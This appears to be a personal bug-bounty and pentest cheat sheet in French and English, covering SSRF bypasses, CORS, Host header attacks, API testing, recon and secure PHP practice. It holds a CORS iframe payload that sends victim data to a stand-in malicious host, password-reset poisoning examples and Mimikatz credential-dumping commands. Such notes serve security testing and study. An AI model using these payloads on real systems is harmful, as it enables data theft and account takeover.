  - <http://0xd8.0x3a.0xd6.0xe3>
  - <http://0xd83ad6e3>
  - <http://0xd8.0x3ad6e3>
  - <http://0xd8.0x3a.0xd6e3>
  - <http://0330.072.0326.0343>
  - <http://000330.0000072.0000326.00000343>
  - <http://033016553343>
  - <http://3627734755>
  - <http://%32%31%36%2e%35%38%2e%32%31%34%2e%32%32%37>
  - <http://216.0x3a.0000000326.0xe3>
- 

- You can also use Weird Unicode characters for bypassing

- You can also utilize the [nio.io](#) service, which is a simple wildcard DNS service for any IP address :

- [10.0.0.1.nip.io](#) maps to [10.0.0.1](#)
- [app.10.8.0.1.nip.io](#) maps to [10.8.0.1](#)
- [customer1.app.10.0.0.1.nip.io](#) maps to [10.0.0.1](#)

- Use absolute URL on HTTPs syntax protocol

- [GET \[ENTIRE\\_URL\] HTTP/1.1 instead of GET /\[FILE\]](#)  
[HTTP/1.1](#)

-

-

-
-
-
-

- BB - Login/password form :

<ul style="list-style-type: none"> <li>- Check if there is a rate limiting login attempts ( against brute forcing )</li> </ul>
<ul style="list-style-type: none"> <li>- Weak password policy ( see in password reset also )</li> </ul>
<ul style="list-style-type: none"> <li>- Username enumeration <ul style="list-style-type: none"> <li>- Status codes</li> <li>- Error messages</li> <li>- Response times</li> </ul> </li> </ul>
<ul style="list-style-type: none"> <li>- Application logins that are not protected by TLS encryption</li> </ul>
<ul style="list-style-type: none"> <li>- 2FA : <ul style="list-style-type: none"> <li>-</li> </ul> </li> </ul>
<ul style="list-style-type: none"> <li>- SQL Injection</li> </ul>

## - BB - CORS :

- Check there is the header **Access-Control-Allow-Credentials** to be set to **true** ( allow the victim's browser to send the credentials by the cookie )

If this is the case, you can then try an **HTTP header injection**.

- Check if the **Origin Header** is reflected in the header responses of **ACAO header**.

For example, suppose an application grants access to all domains ending in:

normal-website.com

An attacker might be able to gain access by registering the domain:

hackersnormal-website.com

Alternatively, suppose an application grants access to all domains beginning with

normal-website.com

An attacker might be able to gain access using the domain:

normal-website.com.evil-user.net

- Send the header "**Origin : null**" and see if the vulnerable application whitelists the null origin. If the target accepts a null origin, you can use tricks to generate this header in the victim with your payload.

- example of trick:

```
<iframe sandbox="allow-scripts allow-top-navigation  
allow-forms" src="data:text/html,<script>  
var req = new XMLHttpRequest();  
req.onload = reqListener;  
req.open('get','vulnerable-website.com/sensitive-victim  
-data',true);  
req.withCredentials = true;  
req.send();  
  
function reqListener() {  
location='malicious-website.com/log?key='+this.response
```

```
Text;  
};  
</script>"></iframe>
```

- Advance Regexp bypasses

Most of the regex used to identify the domain inside the string will focus on alphanumeric ASCII characters and ".-". But some browser support other characters in a domain name ( see the image below ) :

-

The following table contains the special characters list with the current "compatibility" of each browser tested (note: only special characters allowed at least by one browser have been included).

Special Chars	Chrome (v 67.0.3396)	Edge (v 41.16299.371)	Firefox (v 61.0.1)	Internet Explorer (v 11)	Safari (v 11.1.1)
!	No	No	No	No	Yes
=	No	No	No	No	Yes
\$	No	No	Yes	No	Yes
&	No	No	No	No	Yes
,	No	No	No	No	Yes
(	No	No	No	No	Yes
)	No	No	No	No	Yes
*	No	No	No	No	Yes
+	No	No	Yes	No	Yes
,	No	No	No	No	Yes
-	Yes	No	Yes	Yes	Yes
;	No	No	No	No	Yes
=	No	No	No	No	Yes
^	No	No	No	No	Yes
_	Yes	Yes	Yes	Yes	Yes
`	No	No	No	No	Yes
{	No	No	No	No	Yes
	No	No	No	No	Yes
}	No	No	No	No	Yes
~	No	No	No	No	Yes

- Attack from an XSS inside a whitelisted subdomain

- Try to add a **callback parameter** in the request. Maybe the page was prepared to send the data as **JSONP**. ( **Content-Type: application/javascript** )

```
GET [REDACTED] Details?callback=testjsonp HTTP/1.1
Host: [REDACTED]
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0
```

```
HTTP/1.1 200 OK
Date: [REDACTED] 15:13:51 GMT
Content-Type: application/javascript
```

- <https://github.com/chenjj/CORScanner> :
  - cors\_scan.py

-

-

-

## - BB - Web Cache Poisoning :

- Pour Supprimer une page du cache :
  - Ajouter le header "**Cache-control Ou Pragma**" avec comme valeur "**"non-cache"** à la requête envoyée.

Exemple :

```
GET /admin HTTP 1/1
Cache-Control: no-cache
```

-

-

-

-

-

-

-

-

-

## - BB - HTTP response header injection :

- Tenter une attaque de type **HTTP Response Splitting into XSS** sur la 2ème réponse.

-

-

-

-

-

-

-

- BB - HTTP Host header attacks :

- Try to supply an arbitrary, unrecognized domain name via the Host header to see what happens.

- 

- Injection in port :

```
GET /example HTTP/1.1  
Host: vulnerable-website.com:bad-stuff-here
```

- Classic techniques to bypass whitelist site :

**Example :**

```
GET /example HTTP/1.1  
Host: hacked-subdomain.vulnerable-website.com
```

- Inject duplicate Host headers :

```
GET /example HTTP/1.1  
Host: vulnerable-website.com  
Host: bad-stuff-here
```

```
GET /example HTTP/1.1  
Host: bad-stuff-here  
Host: vulnerable-website.com
```

- 

- 

- 

- 

- Use absolute URL on HTTP's syntax protocol

**Example :**

- GET [ENTIRE\_URL] HTTP/1.1

**HOST : [ DOMAIN / IP / PAYLOAD ]**

**Instead of**

- **GET /[FILE] HTTP/1.1**
- HOST : [ DOMAIN / IP / PAYLOAD ]**

### **- BB - API :**

- **Search for API patterns inside the api and try to use it to discover more.**  
If you find `/api/albums/<album_id>/photos/<photo_id>` you could try also things like `/api/posts/<post_id>/comment/`. Use some fuzzer to discover this new endpoints.

- **Something like the following example might get you access to another user's photo album:**

`/api/MyPictureList → /api/MyPictureList?user_id=<other_user_id>`

### **Parameter pollution**

`/api/account?id=<your account id> → /api/account?id=<your account id>&id=<admin's account id>`

### **Wildcard parameter**

Try to use the following symbols as wildcards: \*, %, \_ .

- `/api/users/*`
- `/api/users/%`
- `/api/users/_`
- `/api/users./`

- **HTTP request method change (GET, POST, PUT, DELETE, PATCH, INVENTED)**

### Request content-type

Try to play between the following content-types (bodifying acordinly the request body) to make the web server behave unexpectedly:

- **x-www-form-urlencoded** -> user=test
- **application/xml** -> <user>test</user>
- **application/json** -> {"user": "test"}

### Parameters types

If **JSON** data is working try so send unexpected data types like:

- {"username": "John"}
- {"username": true}
- {"username": null}
- {"username": 1}
- {"username": [true]}
- {"username": ["John", true]}
- {"username": {"\$neq": "lalala"}}
- any other combination you may imagine

If you can send **XML** data, check for [XXE injections](#).

### Check possible versions

Old versions may be still be in use and be more vulnerable than latest endpoints

- /api/v1/login
- /api/v2/login

- <https://github.com/shieldfy/API-Security-Checklist>

#### - BB - Information Disclosure/gathering :

- ### - Nmap :

nmap 123.123.123.1/24	plage d'adresse
nmap -sn 123.123.123.1	If you just want to find which hosts are alive
nmap -Pn host	Sometimes, hosts don't respond to ping. To skip ping checks and just scan the host ports anyway, use -Pn.
nmap -iL ./hosts.txt	To scan a list of hosts from a file
-sS	TCP SYN scan. This is the default scan type. Other scan types can be useful for stealth or probing firewalls but may sacrifice accuracy or speed



#### - BB - Business logic vulnerabilities :

- Valeurs négatives
  - Changer le type de la variable
  - Dépasser des limites sur les valeurs des variables
  - 
  - 
  - 
  - 
  -

## - BB - GraphQL :

- Inject Introspection schéma
  - 
  - 
  - 
  - 
  - 
  - 
  -

- BB - APK :

### 3. Extract information from APK

By: @MrR0Y4L3

Source: [link](#)

Here's a tip to extract interesting (potentially sensitive) information from unpacked APK files (Android App):

```
grep -EHrn  
"accesskey|admin|aes|api_key|apikey|checkClientTrusted|crypt|http:|https:|password|pinning|secret|SHA256|SharedPreferences|superuser|token|X509TrustManager|insert into"  
APKfolder/
```

With this one-liner we can identify URLs, API keys, authentication tokens, credentials, certificate pinning code and much more.

Make sure to first unpack the APK file using apktool like this:

```
apktool d app_name.apk
```

- Non technique, normes, ...

### PCI DSS

- L'acronyme **PCI DSS (Payment Card Industry Data Security Standard)** désigne les normes de sécurité des données applicables à l'industrie des cartes de paiement. Élaborée par **le conseil des normes de sécurité PCI**, la norme PCI DSS vise à réduire la fraude en ligne. Toute organisation qui traite les données de titulaires de cartes de paiement est tenue de s'y conformer. La conformité est validée par un évaluateur de sécurité homologué, un évaluateur de la sécurité en interne, ou par le biais d'un questionnaire d'auto-évaluation pour les entreprises qui traitent de plus petits volumes de données de cartes bancaires.

La norme PCI DSS est une norme mondiale qui n'est pas obligatoire au regard de la loi aux États-Unis — la réglementation applicable aux données des titulaires de cartes diffère d'un état à l'autre, et la non-conformité se traduit le plus souvent par de lourdes amendes pour l'entreprise concernée.

### Pourquoi la norme PCI DSS est-elle si importante ?

En appliquant la norme PCI DSS, votre entreprise indique prendre les mesures appropriées pour protéger les données des titulaires de cartes contre le vol sur Internet et toute utilisation frauduleuse. L'impact est aussi fort pour l'entreprise que pour ses clients, car les conséquences d'une cyberattaque peuvent se traduire par une perte de revenus, de clients et de confiance, sans parler du préjudice pour la marque.

- L'acronyme PSSI (Politique de sécurité du système d'information) définit l'intégralité de la stratégie de sécurité informatique de l'entreprise. Elle se traduit par la réalisation d'un document qui regroupe l'ensemble des règles de sécurité à adopter ainsi que le plan d'actions ayant pour objectif de maintenir le niveau de sécurité de l'information dans l'organisme.

La PSSI, élaborée « sur-mesure » pour chaque établissement, décrit l'ensemble des enjeux, des besoins, des contraintes, ainsi que des règles à adopter propres à chaque structure. Elle doit être validée par la direction et prise en compte par chaque collaborateur.

### - Secure PHP Software Guideline

#### - Dependency Management

- In short: Use Composer.
  - If you aren't using Composer to manage your dependencies, you will eventually (hopefully later but most

likely sooner) end up in a situation where one of the software libraries you depend on becomes severely outdated.

### - Recommended Packages

Regardless of what you're building, you will almost certainly benefit from these dependencies. This is in addition to what most PHP developers recommend :

- **roave/security-advisories**
  - ensure that your project doesn't depend on any known-vulnerable packages.
- **vimeo/psalm**
  - Psalm is a static analysis tool that helps identify possible bugs in your code. Regardless of which static analysis tool you use, we recommend you bake it into your Continuous Integration workflow (if applicable) so that it is run after every code change.

## Subresource Integrity

Subresource integrity (SRI) allows you to pin a hash of the contents of the file you expect the CDN to serve. SRI as currently implemented only allows the use of secure cryptographic hash functions, which means that it's infeasible for an attacker to generate a malicious version of the same resources that produce the same hash as the original file.

Example :

```
<link  
    rel="stylesheet"  
    href="https://maxcdn.bootstrapcdn.com/bootstrap/4.0.0-alpha.6/css/bootstrap.min.css"  
    integrity="sha384-rwoIResjU2yc3z8GV/NPeZWAv56rSmLldC3R/AZ  
    zGRnGxQQKnKkoFVhFQhNUwEyJ"  
    crossorigin="anonymous"  
/>
```

## Document Relationships

Web developers often set the `target` attribute on hyperlinks (e.g. `target="_blank"` to open the link in a new window). However, if you aren't also passing the `rel="noopener"` tag, you might [allow the target page to take control of the original page](#).

### Don't Do This

```
<a href="http://example.com" target="_blank">Click here</a>
```

This lets `example.com` take control of the current web page.

### Do This Instead

```
<a href="https://example.com" target="_blank" rel="noopener  
noreferrer">Click here</a>
```

This opens `example.com` in a new window, but doesn't surrender control over the current window to a possibly malicious third party.

## Database Interaction

If you're writing SQL queries yourself, make sure that you're using prepared statements.

If you're writing SQL queries yourself, make sure that you're using prepared statements, and that any information provided by the network or filesystem is passed as a parameter rather than concatenated into the query string.

Furthermore, make sure you're not using emulated prepared statements.

### DON'T DO THIS:

```
/* Insecure code: */
$query = $pdo->query("SELECT * FROM users WHERE username =
'" . $_GET['username'] . "'");
```

### Do this instead:

```
/* Secure against SQL injection: */
$results = $easydb->row("SELECT * FROM users WHERE username
= ?", $_GET['username']);
```

## File Uploads

### - Security Web Testing Guide

Based on : <https://owasp.org/www-project-web-security-testing-guide/v42/>

### Information Gathering

- General
- Utiliser plusieurs navigateurs pour chercher des infos sur la cible en écrivant juste l'URL du site au minimum:
  - Google, Bing(Support SO), DuckDuckGo(Support SO), Startpage (Support SO), Wayback Machine
  - Utiliser les SO
- Looker les fichiers suivants pour trouver un maximum de page et d'info sur un site :
  - robots.txt
  - sitemap.xml
  - human.txt
  - security.txt
  - .well-known/
  - sitemap.xml

- Banner grabbing : by eliciting responses to (malformed) requests, and examining its response header to get information about the type of server. Often done by automatic tools ( Nikto, Nmap, netcraft).
  - In cases where the server information is obscured, testers may guess the type of server based on **the ordering of the header fields**.
  - Examining error responses
  - Defining the version of the server and see if it's up-to-date.
- Look through all META tag to discover different pages
- Use Netcraft tool
- Dans le cas où la target c'est juste une adresse IP et tu dois trouver des sites web venant de cette adresse :
  - Cas 1) Differents sites venant d'URL differente  
<http://www.example.com/url1> <http://www.example.com/url2>  
<http://www.example.com/url3> => assez rare
    - See if you can directory browsing
    - If testers suspect the existence of such hidden applications on [www.example.com](http://www.example.com) they could search using the search operator and examine the result of a query for site:  
[www.example.com](http://www.example.com).
    - Dictionary-style searching (or "intelligent guessing") like mail or administrative interfaces, from a base URL could yield some results. Vulnerability scanners may help in this respect.
  - Cas 2) Non-standard Ports
    - A port scanner such as nmap (**FUZZ**) : `nmap -Pn -sT -sV`

-p0-65535 192.168.1.100

- Cas 3) Virtual Hosts ( one IP => many DNS names)

- DNS Zone Transfers

- If a symbolic name is known for [IP] (let it be [www.owasp.org](http://www.owasp.org)), its name servers can be determined by means of tools such as nslookup, host, or dig, by requesting DNS NS records :

```
$ host -t ns www.owasp.org
www.owasp.org is an alias for owasp.org.
owasp.org name server ns1.secure.net.
owasp.org name server ns2.secure.net.
```

```
$ host -l www.owasp.org ns1.secure.net
ns1.secure.net
```

- DNS Inverse Queries ( IP => domain)

- dig -x [IP]
- nslookup [IP]

- <https://hackertarget.com/reverse-ip-lookup/> => (very complex search database that has recorded the IP addresses of websites it has crawled)

- Bing research : ip:"[IP]"

- Web-based DNS Searches

- <https://searchdns.netcraft.com/?host>

- Reverse-IP Services

- the testers query a web-based application instead of a name server.
    - <https://reverseip.domaintools.com/> (requires free membership)
    - DNSstuff (multiple services available)
    - Net Square (multiple queries on domains and IP

addresses, requires installation)

- Googling dorking
- Digital Certificates
  - If the server accepts connections over HTTPS, then the Common Name (CN) and Subject Alternate Name (SAN) on the certificate may contain one or more hostnames.

The CN and SAN can be obtained by manually inspecting the certificate, or through other tools such as OpenSSL:

```
- openssl s_client -connect 93.184.216.34:443  
  </dev/null 2>/dev/null | openssl x509 -noout  
  -text | grep -E 'DNS:|Subject:'
```

- Search for comments (Sometimes, they forget about the comments and they leave them in production environments.)

Check HTML version information for valid version numbers and Data Type Definition (DTD) URLs

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"  
"http://www.w3.org/TR/html4/strict.dtd">
```

- review JS file (non library) (Look for values such as: API keys, internal IP addresses, sensitive routes, or credentials.)
- Identifying Source Map Files : Testers can also find source map files by adding the ".map" extension after the extension of each external JavaScript file. Check source map files for any sensitive information that can help the attacker gain more insight about the application.
- Use Attack Surface Detector (Burp suite Extension tool) to investigate

**the source code and uncovers the endpoints of a web application**

- la plupart des éléments (presque tous) dans la catégorie **\*\*information disclosure\*\*** peuvent être effectué avec des tools
- Looker le Header X-Powered-By ( ou autre dérivé comme X-Generator) pour trouver des frameworks ou applications utilisées
- Looker le nom du cookie
- Looker si il y a des commentaires qui peuvent nous indiquer des framework ou info laissées par les devs.
- Chercher des fichiers liées à des frameworks (**FUZZ**) pour trouver leur présence
- Looker l'extension des fichiers dans l'URL
- Pour remédier à la découverte des frameworks utilisés d'un point de vue des Hackers, on essaye de tout cacher comme information. Mais c'est plus pour le freiner qu'un vrai moyen de sécurité.
- Autour du serveur web, essayer de trouver tous les éléments connectés à lui (reverse proxy, base de données, ...) pour mieux comprendre la cible
- Outil de récup d'info : Whatweb : [\*\*./whatweb \[URL\]\*\*](#)
- Use recon-**ng** (very cool tool for information gathering)

- Shodan
- 

-

-

-

-

## Configuration and Deployment Management Testing

- Review each version (if possible) of each element related to the server web (DB, proxy, ...)
- Review if no default unsecure (more generally unused) configuration component is present :
  - Default files
  - Default non-used configuration
- Various tools, documents, or checklists (found on the internet) can be used to give IT and security professionals a detailed assessment of target systems' conformance to various configuration baselines or benchmarks.
- Configuration Review in Gray-Box Testing common guidelines for application server :
  - Only enable server modules that are needed for the application.
  - Handle server errors (40x or 50x) for with custom-made pages instead of with the default web server pages. Specifically, make sure that any application errors will not be returned to the end user and that no code is leaked through these errors since it will help an attacker.  
[https://fr.wikipedia.org/wiki/Liste\\_des\\_codes\\_HTTP](https://fr.wikipedia.org/wiki/Liste_des_codes_HTTP)
- Make sure that the server software runs with minimized privileges in the operating system.
- Make sure the server software properly logs both legitimate access and errors.

- Make sure that the server is configured to properly handle overloads and prevent Denial of Service attacks. Ensure that the server has been performance-tuned properly.
- Logging :
  - Do the logs contain sensitive information?
  - Are the logs stored in a dedicated server?
  - Can log usage generate a Denial of Service condition?
  - How are they rotated? Are logs kept for the sufficient time?
  - How are logs reviewed? Can administrators use these reviews to detect targeted attacks?
  - How are log backups preserved?
- Is the data being logged data validated (min/max length, chars etc) prior to being logged?
- Some applications might, for example, use GET requests to forward form data which will be seen in the server logs. This means that server logs might contain sensitive information (such as usernames or passwords, or bank account details). This sensitive information can be misused by an attacker if they obtained the logs.
- Also, in some jurisdictions, storing some sensitive information in log files, such as personal data, might oblige the enterprise to apply the data protection laws that they would apply to their back-end databases to log files too.
- If the server is compromised its logs can be wiped out by the

intruder to clean up all the traces of its attack and methods. So, it is wiser to keep logs in a separate location and not in the web server itself.

- Logs can introduce a Denial of Service condition if they are not properly stored. Typically in UNIX systems logs will be located in /var (although some server installations might reside in /opt or /usr/local) and it is important to make sure that the directories in which logs are stored are in a separate partition.
- Log statistics or analysis should not be generated, nor stored, in the same server that produces the logs. Otherwise, an attacker might, through a web server vulnerability or improper configuration, gain access to them

- WSTG-CONF-03

-

## Client-side Testing

- DOM XSS
  - Test automatique :
  - FIndomXSS :

./findom-xss.sh [URL]	Search sink

- DOM based XSS Finder (extension CHROME) (FUZZ)

DOM based XSS finder

StartRemove All

[Check and Generate PoC](#) [Remove](#)

**Source CallStack**

document.referrer

- at http://scan.example.com:3335/dom/dom\_Referrer\_to\_innerHTML:14:16  
= "referrer = '" + decodeURI(document.referrer) + "'";

**Sink CallStack**

Element.innerHTML

- at http://scan.example.com:3335/dom/dom\_Referrer\_to\_innerHTML:24:3  
div.innerHTML = payload;

- DOM Invader (en ouvrant le navigateur depuis BURP)

- XSSStrike (FUZZ)

- Test manuel :

- Pour chaque sink trouvé, essayer d'observer si une injection est possible.

-

-

-

-

## API Testing

- GraphQL

-

-

-

-

-

## Testing Browser Storage

- Look at LocalStorage, SessionStorage, IndexedDB and Cookie to determine if there are sensitive data
- The code handling of the storage objects should be examined for possibilities of injection attacks.

-

-

-

## Testing Web Messaging

- ...

- ....

-

-

-

## Testing for Cross Site Script Inclusion

- ...

- ....

-

-

-

## Testing for Host Header Injection

A web server commonly hosts several web applications on the same IP address, referring to each application via the virtual host. In an incoming HTTP request, web servers often dispatch the request to the target virtual host based on the value supplied in the Host header.

- In general, this attack is based on the situation when the Host header is being parsed and used dynamically in the application (in the code).

Example :

```
GET / HTTP/1.1
Host: www.attacker.com
...
```

```
...
<link src="http://www.attacker.com/link" />
...
```

- Initial testing is as simple as supplying another domain (i.e. attacker.com).

The attack is valid when the web server processes the input to send the request to an attacker-controlled host that resides at the supplied domain, and not to an internal virtual host that resides on the web server.

Some intercepting proxies derive the target IP address from the Host header directly, which makes this kind of testing all but impossible

- X-Forwarded Host Header Bypass :

```
GET / HTTP/1.1
Host: www.example.com
X-Forwarded-Host: www.attacker.com
...
...
```

X-Forwarded-Host, Forwarded, X-HTTP-Host-Override,  
X-Forwarded-Server, X-Host

- **Password Reset Poisoning**

It is common for password reset functionality to include the Host header value when creating password reset links that use a generated secret token.

If the application processes an attacker-controlled domain to create a password reset link, the victim may click on the link in the email (by providing his email) and allow the attacker to obtain the reset token, thus resetting the victim's password.

The example below shows a password reset link that is generated in PHP using the value of `$_SERVER['HTTP_HOST']`, which is set based on the contents of the HTTP Host header:

```
$reset_url = "https://" . $_SERVER['HTTP_HOST'] . "/reset.php?token=" . $token;
send_reset_email($email,$reset_url);
```

-

-

## Testing for SQLi

- For **SQL Injection Auth Bypass**, test all payloads from a specific wordlist related to this situation with burp. (**FUZZ**)
- For **SQL Injection in general**, try Time based directly for detection, from related wordlist. (**FUZZ**)

-
-
-

# Data Breach

## Search Engine

- Intelligence X - <https://intelx.io>
- leakcheck - <https://leakcheck.io>
- weleakinfo - <https://weleakinfo.to>
- leakpeek - <https://leakpeek.com>
- snusbase - <https://snusbase.com>
- GlobalLeaks - <https://www.globaleaks.org/>
- Firefox Monitor - <https://monitor.firefox.com/>
- haveibeenpwned? - <https://haveibeenpwned.com/>
- ScatteredSecrets - <https://scatteredsecrets.com/>
- AmIBreched - <https://amibreached.com>
- Leak Lookup - <https://leak-lookup.com>
- Breach Checker - <https://breachchecker.com>
- RSLookup - <https://rslookup.com>
- Breachdirectory - <https://breachdirectory.org/>
- Avast - <https://www.avast.com/hackcheck>

# Windows Pentest

## Mimicatz

Privilege check	<code>privilege::debug</code>
Log	<code>log logpath.log</code>

Sekurisa

	<code>sekurlsa::logonpasswords</code>
	<code>sekurlsa::logonPasswords full</code>
	<code>sekurlsa::tickets /export</code>

Kerberos
